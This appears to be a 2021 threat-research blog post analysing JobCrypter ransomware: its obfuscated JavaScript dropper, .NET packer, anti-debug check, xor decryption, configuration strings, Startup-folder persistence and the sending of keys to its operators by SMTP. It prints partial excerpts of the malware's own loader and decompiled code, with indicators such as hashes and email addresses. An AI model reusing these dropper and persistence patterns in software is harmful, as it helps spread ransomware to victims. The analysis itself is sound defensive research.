
Ransomware micro-criminals are still out here (and growing)

April 16, 2021



04/16/2021

Introduction

Ransomware confirms to be one of the most pervasive threats of the last years. We saw during these last years the infamous phenomenon of Double Extorsion, where well-organized cyber-criminal groups perform highly sophisticated red team operations to achieve the highest level of privileges inside the perimeter of victim networks and, before releasing the ransomware, they steal all the sensitive data to extort the target the payment of ransom.

The diffusion of this trend, however, did not implied classic ransomware operation have been deprecated. In fact, the "old-style" ransomware operation model is still very active: victims keep receiving e-mails with malicious attachments that, once opened, automatically execute the ransomware payload on the unlucky machine.

This malicious operational model is still enabling many micro-criminals to profit on users and the production of entry-level ransomware tools is growing and evolving. For instance, JobCrypter ransomware has been recently spread over the Italian cyber-landscape. In this article we decided to dissect and observe the latest updates of this 3 years old ransomware family weaponizing many cyber-criminals all around the world.

Technical Analysis

The infection chain starts with a malicious JavaScript delivered to the victim with the following static information:

Hash	682ab3a13d3b8f303e7947bcc03a36fa4977d82ae546f1b07e1f5684d2caff6d
Threat	JobCrypter
Brief Description	JobCrypter Javascrpt Loader
Ssdeep	24576:0L8v7nz42QE24Kkt0w68zbfaIEGNS8znoATmIVXXZn9VGIJ/I+CA8GlBk+Na+NT6:i

Table 1. Sample information

The script code is quite simple to understand it is composed by an obfuscated hex string, which is immediately deobfuscated by a unique main function. The structure of the code is the following:

```
var _0xc6c2=[OBFUSCATED PAYLOAD];

function nnt(_0x7883x2) // Deobfuscation routine

{

[..]

return _0x7883x7

}

var rrn=(_0xc6c2[6]);

var myObject;

efiiiiooollll=  new ActiveXObject(_0xc6c2[7]);erfvgttyyytbgg= efiiiiooollll.GetSpecialFolder(2)+
_0xc6c2[8];var rouuurtoliii=nnt(rrn);

var foularouuuuuuu= new ActiveXObject(_0xc6c2[9]);

foularouuuuuuu[_0xc6c2[10]]= 2;foularouuuuuuu[_0xc6c2[11]]=
_0xc6c2[12];foularouuuuuuu.Open();foularouuuuuuu.WriteText(rouuurtoliii);foularouuuuuuu.SaveToFile(er
  new ActiveXObject(_0xc6c2[13]);efiiiiooollll.Run(erfvgttyyytbgg)
```

Code Snippet 1

The script stores the decrypted executable inside the classic temporary Path: "C:\Users\%USER%\AppData\Local\Temp". The dropped payload is a .NET framework executable having the following static information:


Hash	150e8ef3f1b0d5b5b2af2ffc8d540cb0e36ecdcaf5001bab2f318e36a3c25302
Threat	JobCrypter
Brief Description	JobCrypter .NET Framework Core

Ssdeep	6144:+yNu/ItUREJ/KKNbS8wf7wmphBgl3gMT6nRx1ASqm:+WlJC6Csm5gRT

Table 1. Sample information

This sample adopts many self-defense techniques, starting from a complex .NET packer, arriving to ant debug checks, making the analysis harder for the analyst. The first thing to notice is the considerable number of functions, and the presence of encrypted resources, decrypted at runtime:


The Packer



```
◢ ZZZZZAX.exe
    ▷ PE
    ▷ Type References
    ▷ Riferimenti
    ◢ Risorse
        5Sp2pCuBqrFmkqFtgN.w1RNRDPxQcZOnHe6CM
        HSNMx0RLe4RdUy8oe2.Bre6n0KFygOe3ufrWn
        ISeGhp7uaQvRhYrRGa.CDIq5Hnvhcni8cNoaD
        Nvhj5lijXIZmsEHHK3.cYAubdjtaPZtRhLtE3
        TQo5WaTY4g7OfYWkxH.VbyPR8Auou1hv0G4UX
    ◢ { } -
        ▷ <Module> @02000001
        ▷ <Module>{3B8DEB56-ECC0-490B-BFB9-053B5174FE79} @020
        ▷ A0NPoCoUo4s1CukNIO @0200003E
        ▷ B3Z1BMXZGHbZXqFWVPp @0200006E
        ▷ b7OpU1XSfqAh1NmHYJ8 @02000074
        ▷ B8eBDWXI5D1jRUpdfDJ @02000070
        ▷ BrLqJAisTTrvKo4Ypt @02000044
        ▷ c7TRCTSkChDr7j3GGI @02000048
        ▷ cKoeddRce3jCeIZHku @02000047
        ▷ ckVxJB7pg1qm306Afo @0200003B
        ▷ D5oUIlXCHAIhpPC4U6y @02000078
        ▷ dHQfsNX6GTnRPADXO07 @02000072
        ▷ DJy5mvXVy7jG3qD5QR1 @02000077
        ▷ DTxUksXNaPZOB4VMMiR @02000069
        ▷ ej9J5mTyqmXajjskYK @02000035
        ▷ Ejon2KXvsAd2JnPCifh @0200006F
        ▷ eydqA72j8b6CpTAesB @0200004E
        ▷ f11wlkDuA57sLfQ1PuQ @02000053
        ▷ Fjw5PG83uIE5Vj253q @0200004D
        ▷ FRHgsaXiQRSTUXhfY9Q @02000071
        ▷ FYPNPMXy5RvURWiIVOy @0200007A
        ▷ G5QoVhx5efaet51vIT @02000042
        ▷ GvDAafppJerj6NZ1GIk @0200007D
        ▷ H5GNV1XXOOcUsQfpofm @02000066
        ▷ H7fROWOhMonHHSnMf1 @02000049
```

Figure 1: Partial example of the functions


So, one of the first checks is the presence of the debugger, like the following screen:



```
// Token: 0x060000DC RID: 220 RVA: 0x000077EC File Offs
[MethodImpl(MethodImplOptions.NoInlining)]
internal static void OSd1HOoK9I()
{
    if (Debugger.IsAttached)
    {
        throw new Exception("Debugger Detected");
    }
}
```

Figure 2: Antidebug Check


After this check is bypassed, the main decryption stub starts its work
of decrypting the most important routines and information as array strings, like the following way:



```
public static void LUZVj6Mvy(RuntimeTypeHandle \u0020)
{
    try
    {
        Type typeFromHandle = Type.GetTypeFromHandle(\u0020);
        if (rvgICjIewCg63BYqFV.ic01hHwq4S == null)
        {
            lock (rvgICjIewCg63BYqFV.lcE1XAbEgx)
            {
                Dictionary<int, int> dictionary = new Dictionary<int, int>();
                BinaryReader binaryReader = new BinaryReader(Type.GetTypeFromHandle(y5kfFKA6jnIcngThZa.Xof290jAlJv4b
                  (33554455)).Assembly.GetManifestResourceStream("Nvhj5lijXIZmsEHHK3.cYAubdjtaPZtRhLtE3"));
                binaryReader.BaseStream.Position = 0L;
                byte[] array = binaryReader.ReadBytes((int)binaryReader.BaseStream.Length);
                binaryReader.Close();
                if (array.Length > 0)
                {
                    int num = array.Length % 4;
                    int num2 = array.Length / 4;
                    byte[] array2 = new byte[array.Length];
                    uint num3 = 0U;
                    if (num > 0)
```

Figure 3: Example of decoding the interesing routines


When this information is retrieved, the malware extracts another array
from a very long method which has been protected through the usage of xor operations:



```
goto IL_2B39;
IL_1753:
num50++;
goto IL_1759;
IL_1742:
array17[num50] ^= array10[num50];
goto IL_1753;
IL_179D:
array[6] = 109;
num3 = 155;
if (rvgICjIewCg63BYqFV.srnW8BqUG3xfnEWrGe() == null)
{
```

Figure 4: Decrypting Pieces of code

This array manipulation continues also with the support of more basic operations, like the conversion from byte to integer and similar, like the following way:



```
        [MethodImpl(MethodImplOptions.NoInlining)]
        internal static int pUFP3qFTgXUaXIm0by(object A_0, int A_1)
        {
            return BitConverter.ToInt32(A_0, A_1);
        }

        // Token: 0x0600010F RID: 271 RVA: 0x00011CE8 File Offset: 0x00011CE8
        [MethodImpl(MethodImplOptions.NoInlining)]
        internal static void v6yn0eLjblnFvvjyr0()
        {
            S6RmmiXSBiDamJhDM6.vG6290BzvDSL2();
        }

        // Token: 0x06000110 RID: 272 RVA: 0x00011CF0 File Offset: 0x00011CF0
        [MethodImpl(MethodImplOptions.NoInlining)]
```

Nome	Valore
value	{byte[0x000006AA]}
[0]	0x22
[1]	0x00
[2]	0x00
[3]	0x00
[4]	0x5A
[5]	0x00
[6]	0x5A
[7]	0x00

Figure 5: Conversion byte to char

In the end of that custom decryption routine, we obtain the configuration file of the ransomware.


```
Win32_LogicalDisk.DeviceID="C:"$
VolumeSerialNumber$
HKEY_CURRENT_USER\
ffffrrr
ggggg
smtp.ionos.fr<
laurent.pierre@pilote-seine.fr
RTEE
RRRTC:  *
laggouneo11@gmail.com
[redacted]
boot.ini
AUTOEXEC.BAT
autoexec.bat
Bootfont.bin
CONFIG.SYS
config.sys
IO.SYS
io.sys
MSDOS.SYS
NTDETECT.COM
ntldr
pagefile.sys
```

Figure 6: Piece of the configuration file

After those decoding operations, the malware immediately guarantees itself the persistence by copying itself in the "%ROAMING%" path with the name "ERFFREEED.exe" and creates a simple javascript file inside the path "C:\Users\%USER%\AppData\Roaming\Microsoft\Windows Start Menu\Programs\Startup\REZZZS.js", which has the purpose to launch the malicious executable.

The Encryption Key Exchange


Through this configuration file we obtain the first interesting information about the sample. It uses the SMTP client as medium to communicate to the C2 the key to decrypt the files. This routine can be confirmed by the SMTP client retrieved inside the malicious code:



```
// Token: 0x060034F4 RID: 13556 RVA: 0x000E13A8 File Offset: 0x000E03A8
public SmtpClient(string host)
{
    if (Logging.On)
    {
        Logging.Enter(Logging.Web, "SmtpClient", ".ctor", "host=" + host);
    }
    try
    {
        this.host = host;
        this.Initialize();
    }
    finally
    {
        if (Logging.On)
        {
            Logging.Exit(Logging.Web, "SmtpClient", ".ctor", this);
        }
    }
}
```

Figure 7: Initialization of the SMTP Client

One of the two email addresses is a compromised one used as sender of the mail with identificatory of the victim (retrieved by using the volume serial of the victim machine) and the key of the infection:




```
[MethodImpl(MethodImplOptions.NoInlining)]
public static object e0AD58ptD(object A_0, lX0CkKDyoC82QlnhqVC A_1)
{
    return A_1(A_0);
}

// Token: 0x060002CD RID: 717
public extern lX0CkKDyoC82QlnhqVC(object, IntPtr);

// Token: 0x060002CE RID: 718 RVA: 0x00016F34 File Offset: 0x00016F34
[MethodImpl(MethodImplOptions.NoInlining)]
static lX0CkKDyoC82QlnhqVC()
```

ocali

Nome	Valore
value	{System.Management.PropertyData}
IsArray	false
IsLocal	true
Name	"VolumeSerialNumber"
NullEnumValue	0x0000000000000000
Origin	"Win32_LogicalDisk"
Qualifiers	{System.Management.QualifierDataCollection}
Type	String
Value	"7C0C83BB"
parent	{\\ADMIN-PC\root\cimv2:Win32_LogicalDisk.DeviceID="C:"}

Figure 8: Evidence of the Volume Serial Number

